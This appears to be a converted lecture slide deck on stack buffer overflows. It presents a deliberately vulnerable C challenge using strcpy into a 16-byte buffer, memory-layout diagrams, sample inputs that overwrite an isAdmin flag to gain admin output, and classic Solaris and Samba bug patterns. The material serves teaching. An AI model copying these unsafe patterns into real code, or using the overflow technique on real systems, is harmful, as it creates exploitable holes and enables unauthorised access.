




# Stack Buffer Overflow

# Content



# Buffer Overflow

Without exploit

# Buffalo Overflow



Casey Smith  
@subTee



Follow

True Vendor Call

Our software protects you from buffalo overflows.

Me:Excuse me, What? o\_o

Buffalo Overflows.

Me: OK



RETWEETS

1,518

LIKES

1,297



# Buffer Overflow

- Challenge10

```
# ./challenge10 <username> <password>
```

```
# ./challenge10 someusername somepassword  
You are not admin.  
Lame.
```

# Buffer Overflow

```
void handleData(char *username, char *password) {  
    int isAdmin = 0;  
    char firstname[16];  
  
    isAdmin = checkPassword(password);  
    strcpy(firstname, username);  
  
    if(isAdmin > 0) {  
        printf("You ARE admin!");  
    } else {  
        printf("You are not admin.\nLame.\n");  
    }  
}
```

# Buffer Overflow

```
const char *adminHash = "$6$saaaaalty$cjw9qyA..";

int checkPassword(char *password) {
    char *hash;


    hash = crypt(password, "$6$saaaaalty");

    if (strcmp(hash, adminHash) == 0) {
        return 1;
    } else {
        return 0;
    }
}
```

# Buffer Overflow



Stack Frame  
<handleData>





# Buffer Overflow - Basic Layout

```
char firstname[16] isAdmin
```

```
strcpy(firstname, "AAAA AAAA AAAA AAAA");
```



Write up →

## Buffer Overflow - Basic Layout

char <b>firstname</b> [16]	<b>isAdmin</b>
----------------------------	----------------

```
strcpy(firstname, "AAAA AAAA AAAA AAAA B");
```

AAAA AAAA AAAA AAAA	<b>B</b>
---------------------	----------

→  
Write up

# Buffer Overflow: handleData()

```
void handleData(char *username, char *password) {  
    int isAdmin = 0;  
    char firstname[16];
```

(0)

```
    isAdmin = checkPassword(password);
```

(1)

```
    strcpy(firstname, username);
```

(2)

```
    if(isAdmin > 0) {  
        printf("You ARE admin!");  
    } else {  
        printf("You are not admin.\nLame.\n");  
    }  
}
```

```
}
```

# Buffer Overflow

```
char firstname[16]
```

```
isAdmin
```

# Buffer Overflow

char <b>firstname</b> [16]	<b>isAdmin</b>
----------------------------	----------------

0 <undefined>	<undef>
---------------	---------

# Buffer Overflow

char <b>firstname</b> [16]	<b>isAdmin</b>
----------------------------	----------------

0	<undefined>	<undef>
---	-------------	---------

1	<undefined>	0x00000000
---	-------------	------------

# Buffer Overflow

char <b>firstname</b> [16]	<b>isAdmin</b>
----------------------------	----------------

0	<undefined>	<undef>
---	-------------	---------

1	<undefined>	0x00000000
---	-------------	------------

2	AAAAAAAAAAAAAAAAAAAAAAAA	0x00000000
---	--------------------------	------------

# Buffer Overflow

char <b>firstname</b> [16]	<b>isAdmin</b>
----------------------------	----------------

0	<undefined>	<undef>
---	-------------	---------

1	<undefined>	0x00000000
---	-------------	------------

2	AAAAAAAAAAAAAAAAAAAAAAAA	0x00000000
---	--------------------------	------------

2	AAAAAAAAAAAAAAAAAAAAAAAA	0x00000041
---	--------------------------	------------



# Buffer Overflow

2

AAAAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00
--------------------	---------------------

# Buffer Overflow

2

AAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00
------------------	---------------------

2

AAAAAAAAAAAAAAAA	A 0 0 0
------------------	---------

# Buffer Overflow

2

AAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00
------------------	---------------------

2

AAAAAAAAAAAAAAAA	A 0 0 0
------------------	---------

2

AAAAAAAAAAAAAAAA	0x41 0x00 0x00 0x00
------------------	---------------------

# Buffer Overflow

```
./challenge1 compass superpassword  
You are not admin.
```

```
./challenge1 0123456789012345679012345678 test  
You are not admin.
```

```
./challenge1 0123456789012345679012345678A test  
You ARE admin!  
isAdmin: 0x41
```

```
./challenge1 0123456789012345679012345678AB test  
You ARE admin!  
isAdmin: 0x4241
```

# Typical bugs

# Typical bugs

## Solaris Xsun:

```
buf = malloc(1024);  
strcpy(buf, user_supplied)
```

## Solaris Login:

```
buf = (char **) malloc(BUF_SIZE);  
while (user_buf[i] != 0) {  
    buf[i] = malloc(strlen(user_buf[i]) + 1);  
    i++  
}
```

# Typical bugs

## Samba:

```
memcpy(  
    array[user_supplied_int],  
    user_supplied_buffer,  
    user_supplied_int2)
```


# Buffer Overflow

Recap:

- Local variables of a function (buffers) are allocated adjacent to each other
- One after another, as written in the source code (first initialized first allocated)



# Buffer Overflow



# References

## References:

- <https://www.uperesia.com/buffer-overflow-explained>
- <https://www.youtube.com/watch?v=1S0aBV-Waeo>

Buffer Overflow Attack - Computerphile